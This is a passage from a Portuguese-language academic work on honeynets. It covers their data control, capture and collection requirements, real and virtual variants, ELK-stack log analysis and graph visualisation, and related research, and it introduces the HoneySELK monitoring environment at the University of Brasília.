


Figura 2.3: Arquitetura de uma *Honeynet* Gen III [The Honeynet Project 2005].

2.2.1.1. Controle de Dados

Trata-se de um requisito muito crítico, cuja finalidade é a de controlar os dados de entrada e saída para reduzir os riscos dentro da *honeynet*. Isto garante que sistemas comprometidos não sejam usados para atacar sistemas de produção de outras redes [Project 2002] e [Spitzner 2002]. O tráfego de dados deve ser controlado de modo automático, para reduzir de forma rápida qualquer dano no sistema, e transparente, visando garantir que intrusos não percebam que suas atividades estão sendo controladas.

Segundo [Spitzner 2002], existem oito requisitos específicos essenciais de controle de dados que podem ser implementados para reduzir os riscos em uma *honeynet*:

- O controle de dados deve ser implementado de forma automática e manual;
- Pelo menos duas camadas de controle de dados para proteção de falhas;
- Capacidade de manter o estado de todas as conexões de entrada e saída;
- Capacidade de controlar qualquer atividade não autorizada;
- Capacidade de configurar o controle de dados em qualquer momento;
- Controle de conexões para dificultar a detecção do sistema por intrusos;
- Pelo menos dois métodos de alerta para *honeypots* comprometidos; e
- Administração remota do controle de dados.

Desta forma, o controle de dados deve ser utilizado para separar a *honeynet* das outras redes, tais como: *Internet*, administrativa e produção. Para tanto, cada pacote deve ser controlado e inspecionado quando entra ou sai da *honeynet*. Geralmente, os ambientes permitem apenas que qualquer sistema inicie conexões com a *honeynet*, consentindo que intrusos sondem, identifiquem e explorem os sistemas vulneráveis dentro da *honeynet.*

2.2.1.2. Captura de Dados

Tratam-se das operações de captura de dados relativos a todas as atividades dos intrusos dentro da *honeynet*, incluindo as conexões de entrada, as atividades de rede e de sistema. Conforme [Project 2002] e [Spitzner 2002], tais operações são tão críticas para o sucesso do projeto, que é melhor ter múltiplos métodos de captura de dados operantes.

Entretanto, nenhum dado capturado deve ser armazenado localmente nos *honeypots*, visto que dados armazenados localmente podem ser detectados por intrusos e utilizados para comprometer o sistema. Além disso, estes dados podem ser modificados e destruídos. Em consequência, tais dados devem ser armazenados em outro local que seja seguro e confiável.

2.2.1.3. Coleta de Dados

A coleta de dados é um requisito aplicado em organizações que possuam várias *honeynets* em ambientes distribuídos. Neste caso, todos os dados capturados deverão ser transferidos a uma coletora central, para armazenamento e para poderem ser correlacionados e aumentar a efetividade das *honeynets* de pesquisa.

Conforme [Spitzner 2002], se a *honeynet* faz parte de um ambiente distribuído, então quatro requisitos específicos para coleta de dados devem ser aplicados: a primeira - cada *honeynet* deverá ter um identificador único; a segunda - os dados deverão ser transmitidos dos sensores para uma coletora de forma segura, garantido sua confidencialidade, integridade e autenticidade; a terceira - o anonimato dos dados deverá ser garantido; quarta - um serviço de sincronização de relógios, como o *Network Time Protocol* (NTP) deverá ser utilizado para garantir que os dados capturados na *honeynet* distribuída estejam devidamente sincronizados.

2.2.2. Honeynets Reais

As *honeynets* reais fornecem sistemas operacionais reais com quem os intrusos possam interagir. O objetivo dessa interação é aprender como os intrusos invadem os sistemas, como se comunicam e qual a finalidade do ataque [Project 2002], [Spitzner 2002] e [The Honeynet Project 2003]. Estas informações podem ser de extrema importância para que a gerência da segurança das redes e aplicações compreendam e protejam seus sistemas contra ameaças e ataques. Neste tipo de *honeynet*, todos os dispositivos e mecanismos de segurança (*honeypots*, contenção, alerta e coleta de informações) são físicos [Project 2002], [The Honeynet Project 2003] e [Spitzner 2002]. A Tabela 2.2 apresenta as principais vantagens e desvantagens das *honeynets* reais.

Tabela 2.2: Vantagens e desvantagens das *honeynets* reais.

Vantagens	Desvantagens
Intrusos interagem com dispositivos físicos reais	Custo de implementação e espaço físico
Ambiente distribuído (tolerante a falhas)	Dificuldade de instalação e administração
	Complexidade de manutenção

2.2.3. Honeynets Virtuais

Por suas características, as *honeynets* reais são difíceis e complexas de construir. Além disso, sua implementação exige uma variedade de sistemas físicos e mecanismos de segurança. Por outro lado, as *honeynets* virtuais permitem executar todos os sistemas operacionais, aplicações e serviços no mesmo *hardware* através de um *software* de virtualização [Spitzner 2002] e [The Honeynet Project 2003]. A Tabela 2.3 apresenta as principais vantagens e desvantagens das *honeynets* virtuais.

Tabela 2.3: Vantagens e desvantagens das *honeynets* virtuais.

Vantagens	Desvantagens
Custo e espaço físico reduzidos	Limitação e risco de comprometimento do software de virtualização (neste caso, o intruso poderá controlar toda a *honeynet*)
Facilidade de manutenção e administração	Risco de *fingerpriting* (os intrusos poderão detectar se os sistemas estão sendo executados em um software de virtualização)

As *honeynets* virtuais estão divididas ainda em duas categorias: autocontenção e híbridas. Na primeira, todos os dispositivos, incluindo os de captura e coleta de dados, geração de alertas e *honeypots*, estão implementados em um único computador. Já as híbridas representam uma combinação entre *honeynets* reais e virtuais. Nesta categoria, por exemplo, operações de captura, controle de dados e sistemas de *logs* são implementados em dispositivos físicos distintos, enquanto os *honeypots* são configurados em um único computador através de um *software* de virtualização.

2.2.4. Riscos e Ameaças das Honeynets

As *honeynets* oferecem diferentes tipos de riscos e ameaças que podem comprometer os sistemas de uma Organização. [Project 2002] e [Spitzner 2002] apresentam dois riscos que são considerados altos: o primeiro nível corresponde à interação, onde os intrusos têm acesso completo aos Sistemas Operacionais. Neste nível é possível utilizar os *honeypots* para compilar códigos, realizar ataques a outros sistemas e distribuir ferramentas. O requisito controle de dados deve ser implementado de maneira correta para evitar estas ameaças. O segundo risco corresponde à dificuldade de implementação deste ambiente, visto que uma variedade de tecnologias são utilizadas em um mesmo ambiente (regras de *firewall*, *scripts* de alertas, captura de *logs* de sistemas). Qualquer falha na configuração destas tecnologias poderá expor a *honeynet*.

2.3. ELASTICSEARCH, LOGSTASH E KIBANA

Nas seções anteriores foram abordados, dentre outros assuntos, questões referentes à coleta e análise de dados com o propósito de observar o comportamento de ataques para identificar novas técnicas de invasão e vulnerabilidades em sistemas. Entretanto, não foi citado em

nenhum momento como armazenar a estrutura completa destes dados para fazer o monitoramento desses ataques através de georreferenciamentos, estatísticas e grafos. A resposta para essas e outras questões torna-se fundamental ao tentar visualizar e mapear em tempo real os ataques em um ambiente. Nesse contexto, é possível utilizar a Pilha ELK formada por *Elasticsearch*, *Logstash* e *Kibana*, um conceito que envolve receber dados de qualquer fonte em qualquer formato para analisar e visualizar em tempo real [Elastic 2016].

Figura 2.4: Comunicação da Pilha ELK.

A Figura 2.4 mostra o funcionamento básico da Pilha ELK: o *Logstash* recebe os *logs* de distintas fontes, faz a análise através de filtros e transformações e os envia para o *Elasticsearch* que em seguida faz a indexação e busca das informações. O *Kibana* fica responsável por fazer as consultas analíticas e a construção de *dashboards* com base nas informações indexadas no *Elasticsearch*.

2.3.1. Elasticsearch

O *Elasticsearch* é um mecanismo de busca e indexação textual de código aberto baseado no *Apache Lucene*. Conforme [Elastic 2016], o *Elasticsearch* pode ser descrito como: um armazenamento distribuído de documentos em tempo real; um mecanismo distribuído de busca com análises em tempo real; um mecanismo com capacidade de escalonamento de dados (*petabytes*) estruturados e não estruturados.

Basicamente dois tipos de ações são executados pelo *Elasticsearch*: a indexação, local onde os documentos são inseridos, alterados e excluídos e a busca composta por diversas *features*, como busca por sinônimos, agrupamentos e contagem (*max, min e avg*) de determinados eventos e expressões lógicas.

2.3.1.1. Estrutura Interna do Elasticsearch

Elasticsearch trabalha com fragmentos (*shards*), documentos e índices. Todas as informações indexadas são agrupadas em índices. Os documentos são as estruturas onde os eventos de *logs*

e outras informações são estruturadas e armazenadas. Cada documento possui um mapeamento (*document type*) que armazena as informações referentes aos campos do documento e seus respectivos tipos. Os fragmentos têm como finalidade prover maior agilidade durante as consultas. Neste caso, o *Elasticsearch* atribui um *hash* para cada documento no ato da indexação e o armazena em um dos fragmentos, ou seja, temos índices que armazenam documentos, que possuem mapeamentos estruturais, que são distribuídos em fragmentos.

2.3.2. Logstash

Conforme [Elastic 2016], *Logstash* é um mecanismo de coleta de dados com recursos de *pipelining* em tempo real que permite centralizar e normatizar dados de todos os tipos. Com mais de 200 *plugins*, o *Logstash* pode se conectar com uma variedade de fontes e dados de fluxo em grande escala para um sistema de análise central.




Figura 2.5: Arquitetura do *Logstash*.

A arquitetura do *Logstash* (Figura 2.5) possui três seções distintas: *input* – nessa seção são configuradas as fontes de dados do *pipeline*, como *logs*, arquivos e *twitter*. Nesta fase são configurados também *codecs* responsáveis pelas transformações dos formatos de dados de entrada, como por exemplo, a conversão de binário para textual; *filter* – tem como finalidade fazer a transformação dos dados (parseamentos e formatações) presentes no *log*; *output* – define onde e como os *logs* serão escritos.

2.3.3. Kibana

Desenvolvido pela *Elastic*, o *Kibana* tem como finalidade fornecer uma interface rica para permitir consultas analíticas avançadas, visualização (gráficos, tabelas e mapas) e interação com os dados armazenados nos índices do *Elasticsearch* [Elastic 2016]. O resultado é uma plataforma coesa que oferece abstração de dados e permite que o analista possa monitorar em tempo real os dados de interesse.

O *Kibana* possui basicamente três aplicações: *Disconver*, *Visualize* e *Dashboard*. A aplicação *Discover* permite que os dados sejam explorados em tempo real. Nessa aplicação todos os

documentos podem ser acessados em cada índice com opções de pesquisa, filtros e visualização dos dados de um documento. A Figura 2.6 apresenta a distribuição de documentos, total de *hits* e histograma de um índice.




Figura 2.6: Distribuição de documentos e histograma [adaptada de Elastic 2016].

A aplicação *Visualize* possui ferramentas que permitem agregar e exibir os aspectos dos dados de várias formas através de gráficos, tabelas, métricas e mapas. O *Dashboard* (Figura 2.7) apresenta um conjunto de visualizações que foram salvos na ferramenta.




Figura 2.7: *Dashboard* com conjunto de visualizações [adaptada de Elastic 2016].

2.3.4. Graphs

Grafos são utilizados para resolver problemas (matemáticos, informática, engenharia e indústria) em diversas aplicações práticas. Conforme [Kirchhoff 1847] e [Carre 1979], teoria dos grafos é um estudo matemático de estruturas constituídas por nós com arestas ou arcos conectando alguns pares destes nós. Um grafo *G* consiste de um conjunto finito e não vazio de *n* nós, denotado por *V*(*G*) e *m* arestas, denotado por *A*(*G*).

O problema das pontes da cidade de Konigsberg (hoje chamada de Kaliningrado) foi o primeiro e mais famoso problema em teoria dos grafos resolvido por [Euler 1736]. [Kirchhoff 1847] desenvolveu a teoria de árvores para resolver sistemas de equações lineares que transmitem correntes em cada ramo e em torno de cada circuito de uma rede elétrica. Pensando como um matemático ele substituiu os componentes da rede elétrica (resistências, condensadores, indutâncias) por uma estrutura combinatória constituída apenas por pontos e linhas correspondentes sem qualquer indicação do tipo de elemento elétrico (Figura 2.8).




Figura 2.8: Rede *N* com seu grafo de base *G* e uma árvore *T* [Harary 1969].

Nesse trabalho foi aplicado o conceito de grafo através da ferramenta *Graph* para facilitar a visualização dos dados através de relacionamentos entre as entidades de um índice. Esta ferramenta fornece uma alternativa para extrair e resumir informações dos documentos e termos de um índice no *Elasticsearch*. Estes relacionamentos entre as entidades indexadas podem ser exploradas para verificar as ligações mais significativas [Elastic 2016]. *Graph* é formado basicamente por dois componentes: um *plugin Elasticsearch* (API *Graph*) e um *plugin Kibana* (visualização interativa dos grafos).

Na API *Graph* as entidades são chamadas de vértices (nós). A relação entre dois vértices é uma conexão (aresta) na qual se resume aos documentos que contenham entidades de ambos os vértices (Figura 2.9).




Figura 2.9: Relacionamento entre vértices [Elastic 2016].

O *plugin Kibana* permite a exploração dos relacionamentos dos dados. A Figura 2.10, por exemplo, apresenta dados indexados do índice *lastfmusers2* que possui os melhores artistas exibidos por usuário. Além disso, é possível verificar a ligação dos vértices que apresentam a maior quantidade de conexões.




Figura 2.10: Dados indexados do índice *lastfmusers2* [adaptada de Elastic 2016].

2.4. TRABALHOS RELACIONADOS

Referências acerca de monitoração e análise de atividades intrusivas surgiram na década de 1980 e vêm constituindo uma área de intensa investigação científica. Em agosto de 1986, um usuário malicioso atacou computadores dos laboratórios do LBL (Lawrence Berkeley Laboratory) para roubar dados. Com a finalidade de monitorar esses tipos de usuários, Clifford Stoll criou um mecanismo para rastrear com detalhes os ataques até sua origem [Stoll 1998], incorrendo na descoberta de um esquema de espionagem que culminou no envolvimento de governos e na prisão do atacante. Em 1990, Bill Cheswick descreveu uma invasão no laboratório da AT&T em que foram exploradas falhas no serviço *Sendmail*, obtendo-se acesso ao *gateway* do referido laboratório. A finalidade desta experiência consistiu em localizar e aprender sobre as técnicas que foram utilizadas pelos intrusos. Uma técnica de mudança de diretório *root*, *chroot*, foi construída para observar todas as atividades que o intruso queria fazer [Cheswick 1990].

A primeira solução de *honeypot* baseada em *software* foi desenvolvida em 1998 por Fred Cohen e chamada de DTK (*Deception Toolkit*) [Cohen 1998]. Essa ferramenta tinha uma coleção de *scriptsPerl* e código C que emulavam várias vulnerabilidades conhecidas do *Unix*, com o propósito de obter informações e enganar atacantes. Este *toolkit* pode ser utilizado também para alertar e aprender sobre vulnerabilidades conhecidas. Em 1999, Lance Spitzer liderou um grupo, sem fins lucrativos, de 30 profissionais de segurança, dedicados a aprender técnicas, táticas e motivações de intrusos. Em 2001, os membros deste grupo lançaram o livro "*KnowYourEnemy*", baseado em dois anos de pesquisas e descrevendo em detalhes as tecnologias do Projeto *Honeynet* [Project 2002].

A identificação e a caracterização de atividades maliciosas em dados de tráfego de *honeypot* representam tópicos de investigação importantes e foram objeto de uma variedade de abordagens e técnicas. Os métodos clássicos tipicamente empregam mineração de dados [He et al. 2008], [Ghourabi et al. 2010] e análise regular de arquivos [Raynal et al. 2004] para detectar padrões que indicam a presença de ataques específicos no tráfego analisado, bem como para computar dados estatísticos gerais sobre o tráfego. Uma característica essencial desses métodos é que eles dependem tanto do conhecimento prévio dos ataques que se destinam a ser identificados, quanto da coleção de quantidades significativas de *logs* para funcionar corretamente. Técnicas de aprendizado de máquina também foram aplicadas à

análise de dados de *honeypot* e detecção de ataques [Tian et al. 2003] obtendo importantes resultados quanto à identificação de atividades maliciosas sem depender de padrões de tráfego maliciosos previamente fornecidos e assinaturas de ataque. Contudo, tais técnicas requerem um período de preparação prévio, período denominado de aprendizagem, no qual é preciso executar vários ciclos de análise a fim de formar o sistema de reconhecimento de uma dada série de ataques. Somente após tal período, as soluções com esse método são capazes de trabalhar de forma eficaz. Note-se que o período de aprendizagem pode ser dispendioso, o que é um aspecto importante a ser considerado. Além disso, se os padrões de tráfego legítimos são alterados por quaisquer razões legítimas, métodos baseados em aprendizagem de máquina podem produzir um número significativo de falsos positivos, identificando as conexões honestas como atividades maliciosas. Estes sistemas também são propensos a falhas em casos em que ataques específicos que não foram incluídos no processo de aprendizagem se assemelham a padrões honestos. Em tais casos, estes ataques não são detectados, conduzindo a falsos negativos.

Métodos baseados na análise de componentes principais (PCA) [Almotairi et al. 2009] são uma alternativa promissora às técnicas tradicionais, por identificar os principais grupos de indicadores altamente correlacionados, ou seja, componentes principais, que representam atividades maliciosas relevantes em dados de tráfego de rede coletados em *honeypots*. Estes métodos baseiam-se na observação de que padrões de tráfego de ataques são mais correlacionados do que o padrão de tráfego normal. A vantagem deste método é que ele depende exclusivamente da análise estatística dos dados recolhidos, o que libera as soluções baseadas em PCA da análise de informação anterior sobre os ataques a serem detectados, assim como não há necessidade de treinamento para reconhecer os ataques e separá-los do tráfego legítimo. Estas características tornam os métodos de análise de dados baseados em PCA adequados para a análise de tráfego e a detecção de ataques automática. No entanto, uma vez que estes métodos com base em PCA continuam a exigir intervenção humana, o que dificulta a análise automática e causa erros, como falsos positivos, um método automático para identificar ataques de rede com base no tráfego de dados recolhido a partir de um *honeypot* é proposto em [David et al. 2011] e [Costa et al. 2012], com base em esquemas avançados de seleção de ordem do modelo, permitindo a implementação eficiente em *hardware* e em computação paralela.

Como, em todos os casos, os *honeypots* geram um substancial volume de tráfego capturado e *logs* de atividade, coloca-se um verdadeiro desafio quanto à análise eficiente e automatizada desses dados, bem como a sua visualização para interpretação humana. Assim, [Siqueira et al. 2015] mostram uma arquitetura para extrair e visualizar informações de tráfego geradas por *malware* e conexões a *honeypots*, verificando que diversos *malwares* utilizam o método GET via protocolo HTTP para obtenção de poder sobre componentes da máquina infectada e que um serviço dos mais explorados nos *honeypots* é o SMB, na porta 445. Apesar desse trabalho apresentar detalhes durante a extração dos dados, a análise do tráfego foi feita em apenas um dos componentes tornando impossível fazer os correlacionamentos entre duas fontes de dados diferentes. Já [Oliveira Jr et al. 2015] apresentam um recurso projetado especificamente para pesquisa e preservação de evidências de ataques para efeito forense, possibilitando várias análises detalhadas em diversos tipos de ataques.

Na continuidade de trabalhos anteriores, evolui-se para o acompanhamento de ataques conhecidos (com base em assinatura) e desconhecidos (com base em anomalia) em tempo real, com seu georreferenciamento e mapeamento através de grafos, bem como a adaptação para captura de *malware* novo e determinação de seu modus operandi, com a experimentação de novas possibilidades de visualização.

3. DEFINIÇÃO DO PROBLEMA E PROPOSTA DE SOLUÇÃO

Esta Seção descreve os aspectos relacionados ao desenvolvimento do ambiente *HoneySELK*, uma *honeynet* virtual de alta interatividade, cuja arquitetura proposta tem como objetivo controlar, capturar, analisar e visualizar ataques novos e desconhecidos no laboratório de pesquisa do Departamento de Engenharia da Universidade de Brasília (LAB-ENE/UNB).

3.1. DEFINIÇÃO DO PROBLEMA

Devido aos grandes avanços tecnológicos e ao crescimento exponencial da Internet em todo o mundo, cada vez mais empresas e pessoas estão dependentes dos meios de comunicação empregados. Entretanto, estes mesmos meios de comunicação são explorados por invasores na tentativa de encontrar vulnerabilidades para efetuar ataques contra a segurança da informação. Outra questão comum é a disseminação de programas maliciosos (*malwares*) através da Internet. Por exemplo, os *worms* são classes de *malware* que se propagam autonomamente para explorar vulnerabilidades de alvos [Skoudis et al. 2003].

Desta forma, torna-se fundamental desenvolver técnicas para proteger os ativos de rede contra ameaças cibernéticas. Verifica-se, entretanto, que grande parte das ferramentas e técnicas utilizadas para segurança da informação com a finalidade de combater ataques, tais como *firewall*, sistemas de criptografia, IDS, *hash*, assinatura digital, *antivírus*, dentre outros, não são suficientes para assegurar a segurança de redes e sistemas. Além disso, essas ferramentas não permitem visualizar os ataques em tempo real ou informar sobre fatos já ocorridos (*post-mortem*).

Na gerência da segurança das redes, sistemas e aplicações governamentais, considera-se que o gestor deve aplicar toda medida a seu alcance, no sentido de proteger a informação e os sistemas, sendo então as medidas voltadas à captura e análise de novos ataques um importante pilar da gestão da segurança.

Assim sendo, este trabalho propõe uma solução que oferece a capacidade de coletar, analisar e visualizar uma grande quantidade de ataques cibernéticos em tempo real. O ambiente *HoneySELK* visa contribuir com estatísticas lógicas, visualização em tempo real de ataques conhecidos (com base em assinatura) e desconhecidos (com base em anomalia), mapeamento de ataques através de grafos e construção de uma base de dados real e atualizada para pesquisa

e análise. Além disso, oferece contribuição de conhecimento e pesquisa com Órgãos Públicos e Privados sobre segurança e Defesa Cibernética. Outra possibilidade de utilização do ambiente é sua aplicação na área forense, visto que tem a possibilidade de capturar o *modus operandi* das operações de intrusão, sejam elas por atividade de *malware* ou ataques direcionados.

